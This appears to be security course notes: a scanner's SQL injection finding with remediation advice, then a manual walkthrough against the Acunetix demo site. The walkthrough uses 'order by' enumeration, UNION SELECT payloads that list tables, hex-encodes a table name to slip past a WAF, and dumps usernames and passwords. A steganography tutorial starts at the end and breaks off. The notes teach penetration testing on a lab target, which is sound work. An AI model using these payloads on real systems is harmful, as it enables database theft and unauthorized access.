► RESOURCE CONTENT

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>artists</title>
<!-- InstanceEndEditabl...
```

► DISCUSSION

Vega has detected a possible SQL injection vulnerability. These vulnerabilities are present when externally-supplied input is used to construct a SQL query. If precautions are not taken, the externally-supplied input (usually a GET or POST parameter) can modify the query string such that it performs unintended actions. These actions include gaining unauthorized read or write access to the data stored in the database, as well as modifying the logic of the application.


► IMPACT

- » Vega has detected a possible SQL injection vulnerability.
- » These vulnerabilities can be exploited by remote attackers to gain unauthorized read or write access to the underlying database.
- » Exploitation of SQL injection vulnerabilities can also allow for attacks against the logic of the application.
- » Attackers may be able to obtain unauthorized access to the server hosting the database.

► REMEDIATION

- » The developer should review the request and response against the code to manually verify whether or not a vulnerability is present.
- » The best defense against SQL injection vulnerabilities is to use parameterized statements.
- » Sanitizing input can prevent these vulnerabilities. Variables of string types should be filtered for escape characters, and numeric types should be checked to ensure that they are valid.
- » Use of stored procedures can simplify complex queries and allow for tighter access control settings.
- » Configuring database access controls can limit the impact of exploited vulnerabilities. This is a mitigating strategy that can be employed in environments where the code is not modifiable.
- » Object-relational mapping eliminates the need for SQL.

You can share this report to the concerned department or your manager reporting him on the information regarding number of possible vulnerabilities exists on the website in detail.



Test the website using SQL Injection manually for <http://testphp.vulnweb.com> website.

Step 1: Visit the website <http://testphp.vulnweb.com> and look for the ‘artists’ tab on the webpage.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | **artists** | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories

Browse artists

Your cart

Signup

Your profile

welcome to our page

Test site for Acunetix WVS.

Now click artists tab as shown below and select ‘r4w8173’ as shown below:

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art **r4w8173**

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

comment on this artist

Blad3

comment on this artist

lyzae

comment on this artist

lyzae

comment on this artist

After clicking r4w8173, you can see the website is appended with a query -
testphp.vulnweb.com/artists.php?artist=1

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

artist: r4w8173

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Step 2: Now try adding a special character (') after the URL and hit enter, if it doesn't affect the website then it is not vulnerable to SQL Injection, but if it shows an error then it is vulnerable to SQL Injection attack.

The screenshot shows a web browser with two tabs open. The top tab displays the URL `testphp.vulnweb.com/artists.php?artist=1'`, which has been highlighted with a red box. The bottom tab shows the resulting page content, also with a red box highlighting the error message.

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo


search art go

Browse categories
Browse artists
Your cart
Signup

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62


Here we can see that the website is vulnerable to SQL Injection as it shows an error as shown in the above screenshot.

Step 2: Now we can further modify the query and fetch number of information out of it, to find how many columns are present in the public, enter the following commands -
testphp.vulnweb.com/artists.php?artist=1 order by 1 (it gives no error)
testphp.vulnweb.com/artists.php?artist=1 order by 2 (it gives no error)
testphp.vulnweb.com/artists.php?artist=1 order by 3 (it gives no error)
testphp.vulnweb.com/artists.php?artist=1 order by 4 (it shows an error, here use formula $N-1 = \text{no. of columns} = 4-1=3$)




A screenshot of a web browser. The address bar contains the URL "testphp.vulnweb.com/artists.php?artist=1 order by 1". A red box highlights this URL. Below the browser is the Acunetix test page, which includes the Acunetix logo, a banner, and navigation links for home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner".

You can see that after hitting enter, 'spaces' in the URL is changed to '%20' and the URL looks like the one shown in the following screenshot.



A screenshot of a web browser. The address bar contains the URL "testphp.vulnweb.com/artists.php?artist=1%20order%20by%201". A red box highlights this URL. Below the browser is the Acunetix test page, which includes the Acunetix logo, a banner, and navigation links for home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. On the left, there is a sidebar with links for search art, browse categories, browse artists, your cart, signup, your profile, and our guestbook. The main content area displays the artist "r4w8173" and a large amount of placeholder text from the Lorem ipsum dolor sit amet paragraph.



home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo



home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art	<input type="text"/>	<input type="button" value="go"/>
Browse categories		
Browse artists		
Your cart		
Signup		
Your profile		
Our guestbook		
AJAX Demo		

artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.



home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

Even 'order by 3' is not showing any error, let's try with 'order by 4' and see if it shows any error.

The screenshot shows a web browser window with the following details:

- Address Bar:** testphp.vulnweb.com/artists.php?artist=1%20order%20by%203
- Page Title:** TEST and Demonstration site for Acunetix Web Vulnerability Scanner
- Header:** acunetix acuart
- Main Content:** **artist: r4w8173**
- Left Sidebar (Search Art):** search art go
- Left Sidebar (Navigation):** home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
- Text Content:** Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

The screenshot shows a web browser window with the following details:

- Address Bar:** testphp.vulnweb.com/artists.php?artist=1 order by 4
- Page Title:** TEST and Demonstration site for Acunetix Web Vulnerability Scanner
- Header:** acunetix acuart
- Main Content:** (empty)
- Left Sidebar (Navigation):** home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

The screenshot shows a web browser window with the following details:

- Address Bar:** testphp.vulnweb.com/artists.php?artist=1%20order%20by%204
- Page Title:** TEST and Demonstration site for Acunetix Web Vulnerability Scanner
- Header:** acunetix acuart
- Main Content:** (empty)
- Left Sidebar (Search Art):** search art go
- Left Sidebar (Navigation):** home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
- Text Content:** Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

Here, order by 4 shows an error, it means there are **N-1=4-1=3** columns.

Step 3: Now let's find the vulnerable columns in the website using the following commands:

<http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3>

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

Here you could see artist: 2

3

It means parameter artist has 2 and 3 as vulnerable columns, if you put any query in place of 3 in union select 1,2,3 in URL then results will get printed in place of 3 in webpage, and if you put that query in place of 2 in union select 1,2,3 in URL then results will get printed in place of 2 in the webpage. Let's select column 2.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

Browse categories

Browse artists

Your cart

Signup

Your profile

artist: 2

3

view pictures of the artist

comment on this artist

Step 4: Now let's find database names of the website using the following command:

[http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, database\(\), 3](http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, database(), 3)

See here we have put query in place of 2, so we can expect our result in place of 2 in the webpage.

Here we can see the database name is '**acuart**' and it got printed in place of 2 in the webpage.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

artist: **acuart**

Browse categories 3

Step 5: Now let's find table names in the database using the following command:

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat(table_name),3 from information_schema.tables where table_schema=database()

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

artist: **artists,carts,categ,featured,guestbook,pictures,products,users**

Browse categories 3

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Step 6: We have fetched 8 tables using above command, among them '**users**' table seems interesting, so let's fetch columns from 'users' table. We first need to change the table's name to encoding characters to bypass the web application firewall (WAF), go to <https://codebeauty.org/string-hex-converter> and encode the 'users' string to Hex value.

The screenshot shows the 'String to Hex' converter page on codebeautify.org. The left sidebar has a 'String to Hex Converter' section selected. The main area contains a text input field with 'users' typed in, a 'String to Hex' button (which is highlighted with a red box), and a result output field showing the hex value '7573657273'. The output field also indicates a size of '5 B, 5 Characters'.

VPN codebeautify.org/string-hex-converter

Code Beautify

String to Hex

Enter the text to encode to hex

users

Size : 5 B, 5 Characters

String to Hex

The encoded string:

7573657273

This screenshot shows a local copy of the 'String to Hex' converter. The layout is identical to the original site, with a sidebar, a main input field containing 'users', a central control area with a red box around the 'String to Hex' button, and a result field showing the hex value '7573657273'. The result field also specifies a size of '5 B, 5 Characters'.

String to Hex

Enter the text to encode to hex

users

Size : 5 B, 5 Characters

String to Hex

The encoded string:

7573657273

Step 7: Now use command:

[http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat\(column_name\),3 from information_schema.columns where table_name=0x7573657273](http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat(column_name),3 from information_schema.columns where table_name=0x7573657273)

```
testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat(column_name),3 from information_schema.columns where table_name=0x7573657273|
```

The screenshot shows a web browser window with the URL [http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat\(column_name\),3 from information_schema.columns where table_name=0x7573657273](http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat(column_name),3 from information_schema.columns where table_name=0x7573657273). The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The navigation menu includes links for home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. On the left, there is a sidebar with links for search art, Browse categories, Browse artists, Your cart, Signup, Your profile, Our guestbook, and AJAX Demo. The main content area displays a search result for "artist" with the following output:
3
view pictures of the artist
comment on this artist

Step 8: Now we need uname and pass to login in website, use below command:

[http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat\(uname,0x3a,pass\),3 from users](http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat(uname,0x3a,pass),3 from users)

```
testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat(uname,0x3a,pass),3 from users|
```

The screenshot shows a web browser window with the URL [http://testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,%20group_concat\(uname,0x3a,pass\),3%20from%20users](http://testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,%20group_concat(uname,0x3a,pass),3%20from%20users). The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The navigation menu includes links for home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. On the left, there is a sidebar with links for search art, Browse categories, and Browse artists. The main content area displays a search result for "artist" with the following output:
3
comment on this artist

We got the username and password of the website, now let's try login with these credentials, click on Signup and try login with the fetched credentials.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Logout

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

(test)

Name:

Credit card number:

E-Mail:

Phone number:



Address:

We logged in the website successfully, in this way if the website's SQL Injection Vulnerabilities are not patched, one can exploit these vulnerabilities with these simple commands and get unauthorized access.


DATA ENCRYPTION DECRYPTION, AND HIDING OF SECRET MESSAGES:

Hide a secret file in an image using command prompt:

Step 1: Open the notepad and write the content that you want to send, let's write "This is the secret message, we are hiding some data in an image with command prompt and snow tool" and save it as **sample.txt**.




Step 2: Download an image and save it in the same folder where we have saved the text.txt, here our image name is **flowers.jpg**.


